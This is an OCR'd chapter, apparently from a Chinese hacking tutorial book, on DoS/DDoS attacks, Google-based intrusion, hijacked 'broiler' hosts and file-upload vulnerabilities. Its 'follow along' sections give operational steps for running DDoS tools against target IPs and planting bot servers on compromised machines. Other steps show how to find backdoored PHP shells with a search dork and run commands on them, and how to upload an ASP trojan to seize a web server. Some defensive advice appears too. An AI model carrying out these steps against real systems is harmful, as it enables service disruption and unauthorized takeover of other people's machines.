016	Active 对象（aka 下载的程序文件）
017	Lop.com 域绑架
018	额外协议和协议绑架程序
019	用户样式表绑架

8.2.3 D.o.S 攻击与防御

D.o.S（Denial of Service）攻击意思是拒绝服务攻击。国外一些高性能的商业网络和教育网络都曾遭受到这种攻击。它利用攻击者已经侵入并控制的主机（可能是数百台），对某一单机发起攻击。在悬殊的带宽力量对比下，被攻击的主机会很快失去反应。这种攻击方式被证实是非常有效的，而且难以抵挡。

1. D.o.S 攻击原理

一般情况下，发动 D.o.S 攻击时，攻击者都会利用 TCP/IP 协议或操作系统中存在的某些漏洞对目标主机发动大规模的进攻，其中最常见的形式是产生大量的 ICMP echo 数据包导向目标主机，消耗掉该主机所在网络的所有带宽，导致目标主机无法向普通用户提供正常服务。

典型的 D.o.S 攻击有资源耗尽和资源过载两种形式。当一个对资源的合理请求大大超过资源的支付能力时就会造成 D.o.S 攻击（例如对已经满载的 Web 服务器进行过多的请求）。D.o.S 攻击还有可能是由于软件的弱点或者对程序的错误配置造成的。区分恶意的 D.o.S 攻击和非恶意的服务超载依赖于请求发起者对资源的请求是否过分。

D.o.S 攻击大多是由于错误配置或者软件弱点导致的。某些 D.o.S 攻击是由于开发协议固有的缺陷导致的，某些 D.o.S 攻击可以通过简单的补丁来解决，还有一些导致攻击的系统缺陷很难弥

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

补的。最后，还有一些非恶意的 D.o.S 攻击的情况，这些情况一般是由于带宽或者资源过载产生瓶颈导致的，对于这种问题没有固定的解决方案。

2. D.o.S 攻击类型

基于网络的 D.o.S 攻击有很多种。这里只介绍一些常见的 D.o.S 攻击类型。

● Smurf (directed broadcast)

广播信息可以通过一定的手段（通过广播地址或其他机制）发送到整个网络中的机器。当某台机器使用广播地址发送一个 ICMP echo 请求包时(例如 PING)，一些系统会回应一个 ICMP echo 响应包，也就是说，发送一个包会收到许多响应包，使用网络发送一个包而引出大量回应的方式也被叫做“放大器”。

Smurf 攻击就是使用这个原理来进行的，当然，它还需要一个假冒的源地址。也就是说在网络中发送源地址为要攻击主机的地址，目的地址为广播地址，从而使许多系统响应发送大量的信息给被攻击主机（因为其地址被攻击者假冒了）。

● SYN flooding

一台机器在网络中通信时首先需要建立 TCP 握手，标准的 TCP 握手需要 3 次包交换来建立。一台服务器接收到客户机的 SYN 包后必须回应一个 SYN/ACK 包，然后等待该客户机回应给它一个 ACK 包来确认，才真正建立连接。

如果只发送初始化的 SYN 包，而不发送确认服务器的 ACK 包，会导致服务器一直等待 ACK 包。由于服务器在有限的时间内只能响应有限数量的连接，这就会导致服务器一直等待回应而无法响应其他机器进行的连接请求，这就是 SYN flooding 攻击。

● Slashdot effect

这种攻击手法使 web 服务器或其他类型的服务器由于大量的网络传输而过载，一般这些网络流量是针对某一个页面或一个链接而产生的。当然这种现象也会在访问量较大的网站上正常发生，但一定要把这些正常现象和 D.o.S 攻击区分开来。

如果服务器突然变得拥挤不堪，甚至无法响应更多的请求时，管理员应当仔细检查一下，确认在 10000 次点击里是否都是合法用户进行的，还是由 5000 个合法用户和一个点击了 5000 次的攻击者进行的。

● 自身消耗的 D. o. S 攻击

发送给目标主机一些修改过的请求连接数据包，其客户端的 IP 和端口号与主机的一致，这样目标主机会自己给自己发送 TCP 连接请求。对于老式系统，如 Windows 95 主机，操作系统自身因为存在这样的 BUG，受到攻击后会很快把系统资源耗尽而导致死机。

● IP Fragment Flood

数据包穿越不同的网络时，有可能需要网络 MTU（Maximum Transmission Unit，最大传输单元）把它们分割成较小的片段，Windows 系统对片段长度是否超长做检测，但对数据包片段过短的情况却不做检测，处理过短的数据包将导致系统重启或死机。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

● DD.o.S（Distributes Denial of Service，分布式拒绝服务）

DD.o.S 是最近出现的一种 D.o.S 攻击方式，它的原理是攻击者控制了大量的攻击源，同时向目标主机发起 D.o.S 攻击。

DD.o.S 攻击需要黑客先入侵并远程控制某些主机，然后运行某种特定的程序来响应 D.o.S 攻击命令，每个响应攻击命令的主机会向被攻击目标主机发送 D.o.S 攻击数据包。

为了提高 DD.o.S 攻击的成功率，攻击者需要控制成百上千的被入侵主机。这些主机通常是 Linux 和 SUN 机器，但这些攻击工具也能够移植到其他平台上运行。

DD.o.S 攻击一般可分为如下几个步骤：

- 探测扫描大量主机，搜寻可以入侵的主机。
- 入侵有安全漏洞的主机并获取控制权。
- 在每台入侵主机中安装攻击程序。
- 利用已入侵主机继续进行扫描和入侵。

由于整个过程是自动化的，攻击者能够在 5s 内入侵一台主机并安装攻击工具，也就是说，在短短 1 个小时内就可以入侵数千台主机。

3. DD.o.S 攻击实例

现在从网上可以找到许多DD.o.S攻击工具，如DDoSPing、Autocrat（独裁者DD.o.S攻击器）等，黑客利用这些工具就可以向目标主机发起DD.o.S攻击。

下面介绍这几款 DD.o.S 攻击工具的使用方法。

跟着做：使用 DDoSPing

01 将 DDoSPing 压缩包解压后，双击 ddosping.exe 程序即可进入其操作界面，如图 8-64 所示。

02 在 Start IP address 文本框中输入目标主机的起始 IP 地址，在 End IP address 文本框中输入目标主机的结束 IP 地址，如果针对某一台主机进行攻击，则可在这两个文本框中输入相同的 IP 地址。

03 在 Transmission speed control 选项区中，用户可以设定攻击速度。如果是拨号上网，就让滑块靠近 Modem，若是通过局域网进行攻击，则需要让滑块靠近 LAN。



图 8-64 DDoS Ping 操作界面

04 单击 Start 按钮，开始攻击。扫描到的主机将显示在 Infected Hosts 列表框中。

05 单击 Save List 按钮，可以将扫描得到的地址保存下来。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：使用“狂怒之 Ping”工具

01 将“狂怒之 Ping”工具下载并解压后，双击 kn-Ping.exe 程序文件即可进入其操作界面，如图 8-65 所示。

02 “狂怒之 Ping”使用了 Ping of Death 和 Ping of Flood 两种攻击方式。开启了多线程对同一个 IP 进行攻击。在【目标 IP】文本框中输入需要攻击的目标主机 IP 地址（也可输入域名然后单击【域名=>IP 按钮】进行转换），拖动【IP 碎片大小】滑块调节碎片大小，碎片越大，攻击力越强。

03 单击【攻击】按钮，开始攻击。




图 8-65 “狂怒之 Ping”操作界面

小技巧 在“狂怒之 Ping”界面中有一个【[肉鸡攻击用]隐藏】按钮，该按钮的作用是，在被入侵的主机上运行该程序时隐藏其界面，而不退出程序。

跟着做：使用 UDP Flooder

UDP Flooder可以设定发送的数据包内容，支持使用UDP协议。

01 下载 UDP Flooder 并解压后，双击 udpflood.exe 程序打开其操作界面，如图 8-66 所示。

02 在 IP/hostname 文本框中输入目标主机的 IP 地址，在 Port 文本框中输入攻击的端口号，在 Speed[pkts/sec]中设定网络数据的发送速度。在 Data 选项区中选取 Random（随机）、Text（文本）、From file（从文件中获取）三种数据发送方式之一。它们的区别在于随机方式不用考虑传送的数据，文本方式可以自己填写特定的数据，从文件本中获取方式可以使用文件的内容作为发送的数据。

03 单击 Go 按钮，开始攻击。



图 8-66 UDP Flooder 操作界面

上面这些工具都需要多人合作才能对大型服务器形成威胁，如果想一个人就搞定一个大型服务器，那就需要使用独裁者 DD.o.S 攻击器这样的工具了。

每月及時觀看電子月刊
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：使用独裁者 DD.o.S 攻击器（Autocrat）

01 将 Autocrat 下载并解压后，可以看到它包括 4 个文件，有服务器端（Server.exe）、客户端（Client.exe）、控制端的网络接口（MSWINSCK.OCX）、控制端的文本框控件（RICHTX32.OCX），如图 8-67 所示。



图 8-67 Autocrat 的文件组成

02 将 Server.exe 上传到已经入侵成功的“肉鸡”中，并运行，使之成为攻击目标主机的 DDOS 服务器。在本地计算机中双击 Client.exe 程序，进入其客户端操作界面，如图 8-68 所示。



图 8-68 Autocrat 客户端操作界面

03 单击【扫描主机】按钮，在弹出的如图 8-69 所示的窗口中输入目标 IP 地址段。



图 8-69 输入扫描 IP 地址段

04 单击【开始扫描】按钮，开始扫描已经植入服务器端的主机。

05 单击【添加】按钮，输入“肉鸡”的 IP 地址，如图 8-70 所示，再单击 OK 按钮，将其添加到主机列表框中。



图 8-70 输入“肉鸡”的 IP 地址

06 为了保证服务器端的有效性，用户单击【检查状态】按钮检查服务器端主机连接的状态，如图 8-71 所示。单击【切换】按钮进入无效主机列表，单击【清理主机】按钮，将无效主机清除。再单击【切换】按钮进入主机列表。

07 单击【检查文件】按钮，查看“肉鸡”中已经种植的 wsock32s.dll、wsock321.dll、wsock32p.dll 是否存在，若已经被删除，则



图 8-71 检查服务器端主机连接的状态

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

可执行 Extract 命令释放文件。

08 设置好后，用户还需要选择攻击方式：SYN 攻击、LAND 攻击、FakePing 攻击或狂怒之 Ping 攻击。

09 单击【开始攻击】按钮，即可进行攻击；若单击【停止攻击】按钮，则将攻击行为结束。

10 如果在 IE 地址栏中输入“http://肉鸡的 IP 地址:8535”，也可以直接进行攻击，而不需要运行客户端，如图 8-72 所示。



图 8-72 使用 IE 浏览器进行攻击

提示

- SYN 攻击：源 IP 随便填写（要遵守 IP 协议），目标 IP 填写目标主机 IP 地址；源端口 0～65535 随便填写一个，对于目标端口，80 代表攻击 HTTP，21 代表攻击 FTP，23 代表攻击 Telnet，25/110 代表攻击 E-mail，8000 代表攻击腾讯 QQ 服务器。
- LAND 攻击：填目标 IP 和目标端口即可（同 SYN）。
- FakePing 攻击：源 IP 随便填，目标 IP 填要攻击的目标主机 IP 地址。
- 狂怒之 Ping 攻击：直接填写目标 IP 即可。

4．检测 DD.o.S 攻击

如何才能发现计算机是否被 DD.o.S 攻击了呢？可以通过以下方法进行检测：

- 根据异常情况分析

 当网络的通信量突然急剧增长，超过平常的极限值时，用户需要提高警惕，检测此时的通信；当网站的某一特定服务总是失败时，也要多加注意；当发现有特大型的 ICP 和 UDP 数据包通过或数据包内容可疑时都要留神。总之，当计算机出现异常情况时，最好分析这些情况，防患于未然。

- 使用 DD.o.S 检测工具

 黑客攻击时首先要扫描系统漏洞，目前市面上的一些网络入侵检测系统，可以杜绝攻击者的扫描行为。另外，一些扫描器工具可以发现攻击者植入系统的代理程序，并可以将其从系统中删除。

5．DD.o.S 攻击的防御策略

由于 DD.o.S 攻击具有隐蔽性，所以到目前为止还没有发现对 DD.o.S 攻击行之有效的解决方法。所以广大用户要加强安全防范意识，提高网络系统的安全性。

可采取的安全防御措施有如下几种：

- 及早发现系统存在的攻击漏洞，及时安装系统补丁程序，对一些重要的信息（例如系统配置信息）建立和完善备份机制。对一些特权账号（例如管理员账号）的密码设置要谨慎。通过这样一系列的举措可以把攻击者的可乘之机降低到最小。
- 在网络管理方面，要经常检查系统的物理环境，禁止那些不必要的网络服务，建立边界安全界限，确保输出的包受到正确限制，经常检测系统配置信息，并注意查看每天的安全日志。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

- 利用网络安全设备（例如防火墙）来加固网络安全，配置好它们的安全规则，过滤掉所有可能的伪造数据包。
- 比较好的防御措施就是和网络服务提供商协调工作，让他们帮助实现路由的访问控制和对带宽总量的限制。
- 当发现正在遭受 DDoS 攻击时，应当启动应付策略，尽可能快地追踪攻击包，并且要及时联系 ISP 和有关应急组织，分析受影响的系统，确定涉及的其他节点，阻挡从已知攻击节点的流量。
- 如果是潜在的 DDoS 攻击受害者，发现自己的计算机被攻击者用作主控端和代理端时，用户不能因为自己的系统暂时没有受到危害而掉以轻心，攻击者已发现自己系统的漏洞，这对自己的系统是一个很大的威胁，所以一旦发现系统中存在 DDoS 攻击的工具软件要及时把它清除，以免留下后患。

8.3 通过 Google 实现入侵渗透与防御

Google、百度等大型搜索引擎在给上网人员提供便利服务的同时，也增加了潜在的危险，黑客可以利用这些搜索引擎进行入侵渗透。这就需要广大用户在善于使用搜索引擎的同时，提高安全意识。

8.3.1 渗透实战演示

使用 Google 搜索引擎进行渗透测试之前，需先深入了解一下 Google 搜索引擎，可以参考一些有关 Google 搜索引擎使用的文章，并了解一些 Google 搜索引擎的操作符。在实施攻击之前，往往需要先进行信息搜索，而后才是漏洞确认和最终的漏洞利用，扩大战果。这里是利用 Google 搜索引擎查找出被安装了 PHP Shell 后门的主机，并测试能否使用。

跟着做：渗透实战演示

01 在 Google 搜索引擎的搜索框中输入 "intitle:"php shell+" "Enable stderr"filetype:php"，如图 8-73 所示。

02 单击【Google 搜索】按钮，即可搜索到有关 PHP Shell 的信息条，如图 8-74 所示。



图 8-73 输入搜索关键词



图 8-74 搜索到的内容

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

03 单击可以利用的超链接，即可进入其操作页面，如图 8-75 所示，然后开始执行命令。

小技巧 通过这种方式，黑客可以找到大量的有用信息，并可根据这些信息进行下一步操作。



图 8-75 打开的 PHP Shell 页面

8.3.2 具体的防范措施

为了防止别有用心的人随意搜索自己的重要信息，用户需要在平时加以防范，避免造成重大损失。具体可采取如下措施：

- 信息发布要严格审核，实行责任追查制。
- 利用相关工具在互联网进行搜索，如果有信息被滥用，通过 Google 搜索引擎的删除网页记录功能提交希望删除的信息。
- 控制 Robots.txt，控制搜索引擎的机器人查询。

8.4 用“肉鸡”实现主机私有化

对于黑客来说，如果在网络上发现了一个或几个高速网络“肉鸡”，那肯定会禁不住哈哈大笑，然后迅速将其私有化，以防止其他人利用或夺走，达到长期占有的目的。

8.4.1 私有型“肉鸡”概述

稍有网络安全知识的计算机使用者和黑客技术研究者都知道，一位黑客如果没有一台长久、稳定、隐蔽、安全、高效的“肉鸡”，将对黑客生涯造成多么大的影响。例如，在急需进行一些入侵时却没有合适的“肉鸡”可供利用，无疑将会暴露自己，因为“肉鸡”是黑客攻击目标主机的跳板和桥梁。

为了达到长期占有“肉鸡”的目的，黑客在选择“肉鸡”时也是有要求的，并不是每一台被攻破的计算机都可以作为“肉鸡”使用。一般来说，“肉鸡”应符合如下要求：

- 尽量不要使用空口令的机器作为“肉鸡”，因为它的 IP 地址不一定固定，而且这类机器大部分是个人的，很少有人安装 Windows 2000/2003 等服务器版本的系统，也很少是 24 小时开机并在线，所以需要

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

寻找安装了服务器版本系统的机器作为“肉鸡”。

- 一般带有 IIS 服务的机器安装的往往是 Server 系统，所以黑客可以先利用 IIS 的一些漏洞入侵该主机，再打开其 3389 远程终端服务。

8.4.2 “肉鸡”的私有化进程

将“肉鸡”私有化的目的是为了帮助“肉鸡”的真正的主人打好系统补丁，减少其他黑客入侵的可能性，以使别人不能染指。众所周知，3389 端口是一个远程终端服务端口，如果一台主机被扫描到该端口开放，很多菜鸟级入侵者就会反复尝试口令的登录猜解，与其留下被暴力破解的可能，不如事先将终端服务的默认端口 3389 改成其他端口，让一些经验不深的入侵者扫描不到该开放端口而不会采取攻击行动。

跟着做：将“肉鸡”“私有化（以修改 Windows XP 3389 端口为例）

01 打开【运行】对话框，输入 regedit 命令，即可打开【注册表编辑器】窗口。

02 打开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\Wds\rdpwd\Tds\tcp 项，如图 8-76 所示。



图 8-76 【注册表编辑器】窗口

03 双击右侧窗口中的 PortNumber 键值名称，在弹出的对话框中选取【十进制】单选项，就可以看到其值为 3389，如图 8-77 所示。将其改变成不常用的端口号，如 1314。



图 8-77 修改键值

04 展开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\WinStations\RDP-Tcp 项，如图 8-78 所示。




图 8-78 展开 RDP-Tcp 项

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

05 双击右侧窗口中的 PortNumber 键值名称，将其更改为 1314 即可。

06 关闭注册表编辑器，重新启动系统，使设置生效。

07 在其他需要登录该计算机的机器中启动【远程桌面连接】程序，在【计算机】栏下拉文本框中输入"该计算机 IP 地址:端口号"，如 192.168.1.106:1314，如图 8-79 所示。

08 单击【连接】按钮即可登录终端服务器。



图 8-79 远程主机登录设置

8.4.3 全面防御"肉鸡"进程

在黑客入侵特定对象时，往往会先使用Ping命令来检测主机，如果Ping不通，水平较差的攻击者就会知难而退。利用这一点，就可以制造一种"肉鸡"虽然正常运行，但Ping不通的假象，从而躲避很多菜鸟级的攻击。

跟着做：全面防御"肉鸡"进程（以 Windows XP 系统为例）

01 打开【运行】对话框输入 MMC 命令，按 Enter 键，打开【控制台】窗口，如图 8-80 所示。

02 执行【文件】→【添加/删除管理单元】命令，即可打开【添加/删除管理单元】对话框，如图 8-81 所示。



图 8-80 【控制台】窗口



图 8-81 【添加/删除管理单元】对话框

03 单击【添加】按钮，在弹出的对话框中选取【IP 安全策略管理】项，如图 8-82 所示。



图 8-82 选择管理单元

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

04 单击【添加】按钮，则系统显示【选择计算机或域】对话框，此处选择【本地计算机】单选项，如图 8-83 所示。



图 8-83 选择管理的计算机

05 单击【完成】按钮，再在【添加/删除管理单元】对话框中单击【确定】按钮，将所选单元添加到控制台中，如图 8-84 所示。



图 8-84 添加的管理单元

06 右键单击左侧窗口中的单元项，执行【创建 IP 安全策略】命令，则可打开【IP 安全策略向导】对话框。单击【下一步】按钮，在【名称】文本框中输入“阻挡 Ping 命令”，如图 8-85 所示。



图 8-85 设置策略名称

07 单击【下一步】按钮，在显示的对话框中选取【激活默认响应规则】复选项。单击【下一步】按钮，选取【此字符串用来保护密钥交换】单选项，并在文本框中输入一个保护密码，如图 8-86 所示。



图 8-86 设置保护密码

08 单击【下一步】按钮，勾选【编辑属性】复选框后，单击【完成】按钮，即可结束 IP 安全策略的设置并打开其属性对话框，如图 8-87 所示。

09 单击【添加】按钮，则弹出【安全规则向导】对话框，再按向导提示连续单击【下一步】按钮，并在【身份验证方法】对话框中进行的与上述一致设置，如图 8-88 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 8-87　属性对话框



图 8-88　设置身份验证方法

10 单击【下一步】按钮，即可显示【IP 筛选器列表】对话框，如图 8-89 所示。




图 8-89　【IP 筛选器列表】对话框

11 单击【添加】按钮，则弹出如图 8-90 所示的对话框，可设置新筛选器名称。



图 8-90　设置筛选器名称

12 单击【添加】按钮，系统弹出【筛选器向导】对话框，单击【下一步】按钮，在【IP 通信源】对话框中选取“我的 IP 地址”项，如图 8-91 所示。



图 8-91　设置源地址

13 单击【下一步】按钮，在显示对话框的【目标地址】下拉列表框中选择“任何 IP 地址”项，如图 8-92 所示。




图 8-92　设置目标地址

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

14 单击【下一步】按钮，在显示的对话框中选取 ICMP 协议类型，如图 8-93 所示。

15 单击【下一步】按钮，单击【完成】按钮，结束筛选器向导的设置，并返回【IP 筛选器列表】对话框，单击【确定】按钮关闭该对话框，并返回【安全规则向导】对话框，再按向导提示单击【下一步】按钮，即可最终完成 IP 安全策略的设置操作。




图 8-93 选择协议类型

8.5 文件上传漏洞入侵与防御

文件上传漏洞是由于网站设计不完善造成的，它可以允许访问者向网站上传任意文件，包括病毒、木马等恶意程序，从而给网站的安全造成了威胁。现在存在文件上传漏洞的网站很多，用户可以通过搜索引擎找到这类信息，再根据这些信息寻找真正存在文件上传漏洞的网站。

1. 搜索存在漏洞的网站

找到任意一个目标后，首先要测试网站管理员是否将上传网页程序文件删除了，如果网站管理员有一些安全意识，有可能会将默认的上传网页文件删除掉。例如选择的网站地址为 http://www.88888.net/workingbird，则在地址后添加“/upfile.asp”，如果看到的提示信息为“Microsoft VBScript 运行时错误 错误‘800a01b6’”之类的信息，表示该网站存在着文件上传漏洞。

2. 攻击

运行网站上传利用工具，在【提交地址】文本框中输入 upfile.asp 上传文件的所在地址，再在【上传路径】中指定上传木马文件后的保存路径，一般将它保存在网站根目录下。【路径字段】和【文件字段】使用默认设置，在【允许类型】中输入网站系统允许上传的图片类型。在【本地文件】后单击【浏览】按钮选择本地的一个 ASP 木马（可以选择海洋顶端网木马）。单击【提交】按钮，即可上传木马，如果看到信息“1 file had been uploaded!”，则表示文件上传成功。

用户可以连接上传后的 ASP 木马做进一步渗透攻击，最终达到控制整个网站服务器的目的。为了避免黑客利用文件上传漏洞对自己的网站进行攻击，网站管理员要经常到 Internet 上查找这方面的信息，并对比自己的网站，若发现有此漏洞，就需要及时修改有关代码。

8.6 可能出现的问题与解决办法

（1）在克隆账号时，需要对注册表中用于存放账号所有属性的 SAM 键值进行访问，但在手动克隆账号时却会出现无法访问 SAM 键的情况，该怎样解决？

解答：当出现手动克隆无法访问注册表 SAM 键时，在图形界面下，可以在【注册表编辑器】

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

窗口中右击\HKEY_LOCAL_MACHINE\SAM 子项后，在弹出的快捷菜单中选择【权限】菜单项，再在打开的【SAM 的权限】对话框中，将 administrator 账户属性设置为和 SYSTEM 一样有完全控制权限。这样，在关闭注册表编辑器之后再将其打开，就可以访问 SAM 键了。另外，还可以在命令行方式下使用 psu 工具来获得 SYSTEM 权限，从而访问 SAM 键。

（2）如果计算机安装的是 Windows XP 系统，该如何进行安全配置？

解答：Windows XP 系统有自己的特性，需要根据其安全特性进行一些针对性、必要性的安全配置，才能做到真正安全、有效。

跟着做：以 Windows XP 系统为例进行安全配置

01 利用自带的 Internet 连接防火墙（ICF）。Windows XP 自带的 Internet 连接防火墙（ICF）是一个基于包的防火墙。防火墙首先不响应 Ping 命令，并禁止外部程序对本机进行端口扫描，并自动记录所有发出、接收的数据包的 IP 地址、端口、服务以及其他一些代码。这样有效地减少了外部攻击的威胁。在 Windows XP SP2/SP3 系统中，用户可以“Windows 安全中心”启用防火墙，如图 8-94 所示。现在很多网吧的服务器安装的是 Windows XP 系统，不仅是因为 Windows XP 自带虚拟拨号软件，可以很好地支持 ADSL，更重要的是 Windows XP 自带的防火墙能够支持多用户。用户管理在设置 Windows XP 连接共享（ICS）后，局域网用户就可以高速浏览 Internet。如果局域网内每台计算机都开启了防火墙功能，则可能导致局域网内的某些通信阻碍，所以建议工作站不必使用 ICF，而且由于工作站与 Internet 的任何通信都必须通过设置共享的主机来实现，这样也隐藏了工作站的地址，使工作站更加安全。




图 8-94 启用防火墙

02 利用 IE6 保护个人隐私：在 IE6 中定义透露个人信息的具体参数，浏览器会在用户上网时，自动判断所访问站点的安全和可信等级。对于安全站点，浏览器把设置的参数与站点定义的隐私政策进行比较。根据预先设定的隐私参数来限制信息方面的流通，如图 8-95 所示。

在 IE6 浏览器中可以很好地管理 Cookie。Cookie 是一些站点为了提供用户特征信息而存在于用户计算机中的一个小文件。通过设置 IE，用户可以禁止所有 Cookies 存储在自己的系统中，拒绝第三方 Cookies，但允许其他的 Cookies 存储到计算机上，允许所有 Cookies 存储到计算机上。这样就可以轻松管理 Cookies，不再担心 Cookies 将自己的信息泄露出去。



图 8-95 设置隐私级别

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

03 利用加密文件系统（EFS）加密：在 Windows XP 中，EFS 使用扩展数据加密标准（DESX）作为加密算法。EFS 自动地为用户生成一对密钥和证书，并在利用了 CryptoAPI 结构的情况下以公钥加密为基础。当用户加密文件夹时，该文件夹的下层所有文件夹和文件都将被自动加密。加密后的文件夹将限制、识别用户是否属于非法访问，只有对这个文件进行加密的用户可以打开这个文件并使用它。这对使用便携式计算机的用户非常适用，因为当计算机丢失时，不必担心文件的泄露问题。从网络角度来看，纵然有入侵者对存储数据的计算机有了完全入侵能力，加密文件也将使入侵者懊恼不已，重重的加密文件登录鉴定和文件许可等安全特性将有效地阻止入侵者的行为。

